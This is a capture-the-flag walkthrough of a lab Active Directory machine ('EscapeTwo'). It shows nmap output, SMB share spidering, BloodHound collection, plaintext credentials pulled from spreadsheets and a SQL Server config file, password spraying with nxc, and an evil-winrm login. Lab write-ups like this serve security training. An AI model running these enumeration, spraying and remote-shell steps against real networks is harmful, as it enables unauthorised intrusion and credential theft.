
escapetwo

This is escapetwo walkthrough by Jiseok Song

nmap


PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49689/tcp open unknown
49690/tcp open unknown
49691/tcp open unknown
49696/tcp filtered unknown
49720/tcp filtered unknown
49729/tcp filtered unknown
49798/tcp filtered unknown

```
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-05-27T17:01:54+00:00; -9h00m00s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-27T15:39:57
| Not valid after:  2055-05-27T15:39:57
| MD5:   bcc8:1898:0387:7a2b:158f:281f:7cc2:07a1
| SHA-1: dd1b:e81e:6404:26e4:a8bc:d46d:5a91:c347:6002:d84b
```

Add to /etc/hosts

Bloodhound and get share files

I can enumerate smb share which looks interesting

```
└─$ nxc smb sequel.htb -u rose -p KxEPkKe6R8su --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
```

I can utilize spider_plus plugin to analyze it

```
$nxc smb sequel.htb -u rose -p KxEPkKe6R8su -M spider_plus -o EXCLUDE_FILTER='print$,ipc$,sysvol,netlogon'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.11.51     445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.11.51     445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$', 'sysvol', 'netlogon']
SPIDER_PLUS 10.10.11.51     445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
SPIDER_PLUS 10.10.11.51     445    DC01             [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.10.11.51.json".
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Shares:           7 (Accounting Department, ADMIN$, C$, IPC$, NETLOGON, SYSVOL, Users)
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Readable Shares:  5 (Accounting Department, IPC$, NETLOGON, SYSVOL, Users)
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Filtered Shares:  3
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Total folders found:  48
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Total files found:    61
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size average:    25.85 KB
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size min:        0 B
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size max:        512 KB
```

As expected, I can find interesting files in only Accounting Department share

```
$cat /tmp/nxc_hosted/nxc_spider_plus/10.10.11.51.json | jq '. | map_values(keys)' | grep -v 'lnk\|ini'
{
  "Accounting Department": [
    "accounting_2024.xlsx",
    "accounts.xlsx"
  ],
  "Users": [
    "Default/AppData/Local/Microsoft/Windows/Shell/DefaultLayouts.xml",
    "Default/AppData/Roaming/Microsoft/Windows/SendTo/Compressed (zipped) Folder.ZFSendToTarget",
    "Default/AppData/Roaming/Microsoft/Windows/SendTo/Desktop (create shortcut).DeskLink",
    "Default/AppData/Roaming/Microsoft/Windows/SendTo/Mail Recipient.MAPIMail",
    "Default/NTUSER.DAT",
    "Default/NTUSER.DAT.LOG1",
    "Default/NTUSER.DAT.LOG2",
    "Default/NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf",
    "Default/NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms",
    "Default/NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms",
  ]
}
```

I can also run bloodhound and upload the information


```
$nxc ldap sequel.htb -u rose -p KxEPkKe6R8su --bloodhound --collection all --dns-server 10.10.11.51
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
LDAP        10.10.11.51     389    DC01             Resolved collection methods: rdp, acl, psremote, dcom, localadmin, container, session, objectprops, trusts, group
LDAP        10.10.11.51     389    DC01             Done in 00M 14S
LDAP        10.10.11.51     389    DC01             Compressing output into /home/parrot/.nxc/logs/DC01_10.10.11.51_2025-05-27_174242_bloodhound.zip
```

I can use smbclient to download .xlsx files


```
$smbclient //10.10.11.51/'Accounting Department' -U rose
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 928115 blocks available
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (19.9 KiloBytes/sec) (average 19.9 KiloBytes/sec)
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (6.5 KiloBytes/sec) (average 8.8 KiloBytes/sec)
```

However, those are corrupted files




I can unzip those files and grep password





Get sql_svc shell

I can run command on mssql shell using nxc mssql



I'll create reverse shell powershell script and run it on mssql





I can get sql_svc shell

Get ryan shell

*Listing C:**

```
PS > ls /


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---         1/4/2025   7:11 AM                Program Files
d-----         6/9/2024   8:37 AM                Program Files (x86)
d-----         6/8/2024   3:07 PM                SQL2019
d-r---         6/9/2024   6:42 AM                Users
d-----         1/4/2025   8:10 AM                Windows
```

Going into the directory shows

```
PS > ls


    Directory: C:\SQL2019


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/3/2025   7:29 AM                ExpressAdv_ENU
```

```
PS > ls


    Directory: C:\SQL2019\ExpressAdv_ENU


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/8/2024   3:07 PM                1033_ENU_LP
d-----         6/8/2024   3:07 PM                redist
d-----         6/8/2024   3:07 PM                resources
d-----         6/8/2024   3:07 PM                x64
-a----         9/24/2019  10:03 PM             45 AUTORUN.INF
-a----         9/24/2019  10:03 PM            788 MEDIAINFO.XML
-a----         6/8/2024   3:07 PM              16 PackageId.dat
-a----         9/24/2019  10:03 PM         142944 SETUP.EXE
-a----         9/24/2019  10:03 PM            486 SETUP.EXE.CONFIG
-a----         6/8/2024   3:07 PM            717 sql-Configuration.INI
-a----         9/24/2019  10:03 PM         249448 SQLSETUPBOOTSTRAPPER.DLL
```

I can find a new cred from this config file

```
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Cred for sql_svc

I can get username from bloodhound json files

```
└─ $cat 20250527131453_users.json | jq '.[][].Properties.name' | tr -d '"' | cut -d '@' -f1
jq: error (at <stdin>:0): Cannot index number with string "Properties"
GUEST
ADMINISTRATOR
MICHAEL
RYAN
OSCAR
KRBTGT
SQL_SVC
ROSE
CA_SVC
```

I can spray usernames and passwords(got from .xlsx and config file) using nxc


```
└─ $nxc smb sequel.htb -u users -p passwords --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\CA_SVC:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ROSE:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [-] sequel.htb\SQL_SVC:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\OSCAR:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\RYAN:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ADMINISTRATOR:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\MICHAEL:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\CA_SVC:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\SQL_SVC:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\OSCAR:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\RYAN:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ADMINISTRATOR:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\MICHAEL:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\CA_SVC:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\SQL_SVC:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\OSCAR:86LxLBMgEWaKUnBG
SMB         10.10.11.51     445    DC01             [-] sequel.htb\RYAN:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ADMINISTRATOR:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\MICHAEL:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
```

...

```
SMB         10.10.11.51     445    DC01             [-] sequel.htb\RYAN:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ADMINISTRATOR:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\MICHAEL:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\CA_SVC:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\SQL_SVC:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [+] sequel.htb\RYAN:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ADMINISTRATOR:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\MICHAEL:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
```

I get Oscar and Ryan cred*

Since Ryan is a member of remote management users,



I can winrm to Ryan

```
└─→ $evil-winrm -i sequel.htb -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

